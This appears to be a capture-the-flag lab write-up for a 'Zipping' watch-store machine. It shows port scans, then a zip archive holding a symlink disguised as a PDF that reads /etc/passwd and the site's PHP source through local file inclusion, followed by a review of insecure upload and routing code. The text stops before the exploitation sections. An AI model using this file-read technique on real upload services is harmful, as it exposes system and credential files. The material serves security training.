

Table of Contents

Scanning.....	1
LFI	7
Upload.php	11
/shop/index.php	11
Exploiting	13
Privilege escalation	16

Scanning

```
(kali㉿kali)-[~]
└─$ nmap 10.129.129.214 -sC -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-27 16:13 EDT 120 ifconfig-ipw
Nmap scan report for 10.129.129.214
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 9d6eec022d0f6a3860c6aaac1ee0c284 (ECDSA)
|_   256 eb9511c7a6faad74aba2c5f6a4021841 (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Ubuntu))
|_ _http-server-header: Apache/2.4.54 (Ubuntu)
|_ _http-title: Zipping | Watch store
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Adding to /etc/hosts:

```
File Actions Edit View Help
(root@kali)-[/home/kali]
# echo "10.129.129.214 zipper.htb" >> /etc/hosts
```

Home page:

Erel Regev

CONTACT US

If you have some Questions or need Help! Please Contact Us!
We make Cool and Clean Design for your Watch


Your Message

Send Message

Testing functionality:

Hello



Send Message



When forwarding the request, I was back to the home page.


The next thing to investigate on the website is the “Work with us” button:

Erel Regev



Note: /upload.php

On the new page I saw the following:




It seems that the site received a zip file contains a PDF file.


Testing functionality:

Erel Regev

I created a zip file with a pdf file:



Uploading to the server:



Erel Regev

WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

[uploads/b1ec50f43b47cce81e69c995c626adc8/1.pdf](#)

Browse... No file selected.

Upload

I received a link to view the PDF file I uploaded, which seems to be located in a directory named by the MD5 of the file I uploaded. It looks like it unzipping the file and open it in the browser to view.

The next thing to investigate is the shop button:

Recently Added Products



Contemporary Watch
\$14.99 \$19.99



Digital Watch
\$19.99




Smart Watch
\$29.99




Classic Watch
\$69.99

© 2023, Ziping Watch Store



Placing order:

Erel Regev



Your Order Has Been Placed

Thank you for ordering with us! We'll contact you by email with your order details.

/shop.index.php

The interesting part is that a week ago or so (around the 22nd of august 2023), a new vulnerability was discovered:

CVE-2023-38831 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

RARLabs WinRAR before 6.23 allows attackers to execute arbitrary code when a user attempts to view a benign file within a ZIP archive. The issue occurs because a ZIP archive may include a benign file (such as an ordinary .JPG file) and also a folder that has the same name as the benign file, and the contents of the folder (which may include executable content) are processed during an attempt to access only the benign file. This was exploited in the wild in April through August 2023.


Anyways, its too early.

Erel Regev

LFI

Since I need to upload a zip file containing a pdf file, I created a pdf file with a symlink pointing to the /etc/passwd file. (I didn't manage to do it using the URL.)

A symlink is a type of file that acts as a reference or pointer to another file or directory in a Unix-like operating system, including Linux. It provides a way to create a shortcut to another file or directory



I received the following link:

WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

uploads/e22e2eb889d5b88de45eb87326c793fc/htb.pdf

I captured the request using burpsuite and sent it to the repeater:

Erel Regev

Request to http://10.129.130.130:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /uploads/e22e2eb889d5b88de45eb87326c793fc/htb.pdf HTTP/1.1
2 Host: 10.129.130.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.129.130.130/upload.php
9 Upgrade-Insecure-Requests: 1
```

It worked!

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /uploads/e22e2eb889d5b88de45eb87326c793fc/htb.pdf HTTP/1.1
2 Host: 10.129.130.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.129.130.130/upload.php
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 08:31:33 GMT
3 Server: Apache/2.4.54 (Ubuntu)
4 Last-Modified: Mon, 07 Aug 2023 13:43:01 GMT
5 ETag: '56d-602556cd00900'
6 Accept-Ranges: bytes
7 Content-Length: 1389
8 Connection: close
9 Content-Type: application/pdf
10
11 root:x:0:0:root:/root:/bin/bash
12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
15 sync:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```


Erel Regev


```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:104:110:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
rektsu:x:1001:1001::/home/rektsu:/bin/bash
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:999::/var/log/laurel:/bin/false

```

Users: rektsu, root.

So it is vulnerable to LFI. I will try to point to a different file now, the upload.php. I will use the common directory of the applications to try and view it using the same technique.



```

(root@kali)-[/home/kali]
# ln -s /var/www/html/upload.php upload.pdf

(root@kali)-[/home/kali]
# zip -r --symlinks upload.zip upload.pdf

```

2 Host: 10.129.1...
3 User-Agent: Mo...
Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 x 3 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /uploads/a66940894d3200a710b20878426f9a38/upload.pdf HTTP/1.1
2 Host: 10.129.130.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.129.130.130/upload.php
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 08:38:35 GMT
3 Server: Apache/2.4.54 (Ubuntu)
4 Last-Modified: Tue, 25 Jul 2023 03:28:55 GMT
5 ETag: "1b50-6014754ae6120"
6 Accept-Ranges: bytes
7 Content-Length: 6992
8 Connection: close
9 Content-Type: application/pdf
10
11 <html>
12 <html lang="en">
13 <head>
14   <meta charset="utf-8">
15   <meta name="viewport" content="width=device-width,
  initial-scale=1, shrink-to-fit=no">
16   <meta name="description" content="Start your development with
  Creative Design landing page.">
17   <meta name="author" content="Devcrud">
18   <title>Zipping | Watch store</title>
19
20   <!-- font icons -->
21   <link rel="stylesheet"
  href="assets/vendors/themify-icons/css/themify-icons.css">
22
23   <!-- Bootstrap + Creative Design main styles -->
24   <link rel="stylesheet"
  href="assets/css/creative-design.css">
25 </head>
26 <body data-spy="scroll" data-target=".navbar" data-offset="40"
  id="home">
27   <!-- Page Header -->
28   <header class="header header-mini">
29     <h1>WORK WITH US</h1>
30     <p class="mb-5">If you are interested in working with
  us, do not hesitate to send us your curriculum.<br> The
  application will only accept zip files, inside them there must be
  a pdf file containing your curriculum.</p>
31
32     <?php
33       if(isset($_POST['submit'])) {
34         // Get the uploaded zip file
35         $zipFile = $_FILES['zipFile']['tmp_name'];
36         if ($_FILES['zipFile']['size'] > 300000) {
37           echo "<p>File size must be less than 300,000
  bytes.</p>";
38         } else {
39           // Create an md5 hash of the zip file
40           $fileHash = md5_file($zipFile);
41           // Create a new directory for the extracted files
42           $uploadDir = "uploads/$fileHash/";
43           // Extract the files from the zip
44           $zip = new ZipArchive;
45           if ($zip->open($zipFile) === true) {
46             if ($zip->count() > 1) {
47               echo "<p>Please include a single PDF file in the
  archive.</p>";
48             } else {
49               // Get the name of the compressed file
50               $fileName = $zip->getNameIndex(0);
51               if (pathinfo($fileName, PATHINFO_EXTENSION) ===
  "pdf") {
52                 mkdir($uploadDir);
53                 echo exec('7z e '.$zipFile.' -o'.$uploadDir.
  '>/dev/null');
54                 echo "<p>File successfully uploaded and
  unzipped, a staff member will review your resume as soon as
  possible. Make sure it has been uploaded correctly by accessing
  the following path:</p><a
  href='".$uploadDir.$fileName.'">".$uploadDir.$fileName."/</a>";
55               }
56             }
57           }
58         }
59       }
60     </body>
61 </html>
```

Upload.php

- The script begins with a check to see if the form has been submitted (if(isset(\$_POST['submit']))).
- It checks if the uploaded ZIP file's size is within the allowed limit of 300,000 bytes.
- If the ZIP file's size is valid, the script calculates an MD5 hash of the ZIP file. This hash will be used to create a unique directory for extracting the contents.
- A new directory is created using the calculated hash in the "uploads" directory (\$uploadDir = "uploads/\$fileHash/").
- The script uses the ZipArchive class to open and interact with the uploaded ZIP file.
- It checks if there's more than one item in the ZIP archive. If there's more than one item, it informs the user that only a single PDF file should be included in the archive.
- If there's only one item in the archive, the script extracts the file's name using \$fileName = \$zip->getNameIndex(0).
- It checks if the extracted file has a ".pdf" extension using pathinfo(\$fileName, PATHINFO_EXTENSION). If it's a PDF file, the script creates the specified directory (\$uploadDir), and then uses the exec function to execute the 7-Zip command to extract the contents of the ZIP file into the created directory.
- The script provides a success message to the user, including a link to the extracted PDF file.
- If the extracted file doesn't have a ".pdf" extension, it informs the user that the file should be a PDF.
- If there are any issues during the process, an "Error uploading file" message is displayed.

/shop/index.php

The screenshot shows a web browser window with a 'Send' button and a 'Cancel' button. The 'Request' tab is selected, showing the following details:

- Method: GET
- URL: /uploads/66666a014318843d9a0735ef330cceed/shop.pdf
- Host: 10.129.130.130
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Referer: http://10.129.130.130/upload.php
- Upgrade-Insecure-Requests: 1

The 'Response' tab is also selected, showing the following details:

- Status: 200 OK
- Date: Mon, 28 Aug 2023 08:54:39 GMT
- Server: Apache/2.4.54 (Ubuntu)
- Last-Modified: Tue, 28 Mar 2023 19:50:40 GMT
- ETag: "197-5f7fb2c8f6400"
- Accept-Ranges: bytes
- Content-Length: 407
- Connection: close
- Content-Type: application/pdf

```

1 <?php
2 session_start();
3 // Include functions and connect to the database using PDO MySQL
4 include 'functions.php';
5 $pdo = pdo_connect_mysql();
6 // Page is set to home (home.php) by default, so when the visitor visits, that will be the page they see.
7 $page = isset($_GET['page']) && file_exists($_GET['page'] . '.php') ? $_GET['page'] : 'home';
8 // Include and show the requested page
9 include $page . '.php';
10 ?>

```

Erel Regev

It appears to be a simple routing mechanism for a web application. It utilizes URL parameters to determine which page to include and display.

session_start();

This line starts a new or resumes an existing session. Sessions allow you to store and retrieve user-specific data across multiple pages during a user's visit to your website.

include 'functions.php';

This line includes an external PHP file named "functions.php," presumably containing various functions and possibly database connection code.

\$pdo = pdo_connect_mysql();

This line establishes a connection to the MySQL database using a function named pdo_connect_mysql().

isset(\$_GET['page']) && file_exists(\$_GET['page'] . '.php') ? \$_GET['page'] : 'home';

This line checks if the page parameter is set in the URL (accessed using the \$_GET superglobal). It also checks if a corresponding PHP file exists for the requested page. If both conditions are met, it sets the \$page variable to the requested page; otherwise, it defaults to 'home'.

include \$page . '.php';

This line includes the PHP file corresponding to the determined \$page value. For example, if the requested URL parameter is page=about, it will include the "about.php" file.

This code doesn't provide any security or validation for the page parameter. If the parameter is not properly validated and sanitized.

So interesting part mentioned here is the function.php and the mysql existent.

I used gobuster to search for more php file to be more specific:

```
(kali@kali)~$ sudo gobuster dir -w ./Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://zippping.htb/shop/ -x php
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://zippping.htb/shop/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ./Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php
[+] Timeout: 10s
=====
2023/08/28 05:17:08 Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 276]
/index.php (Status: 200) [Size: 2615]
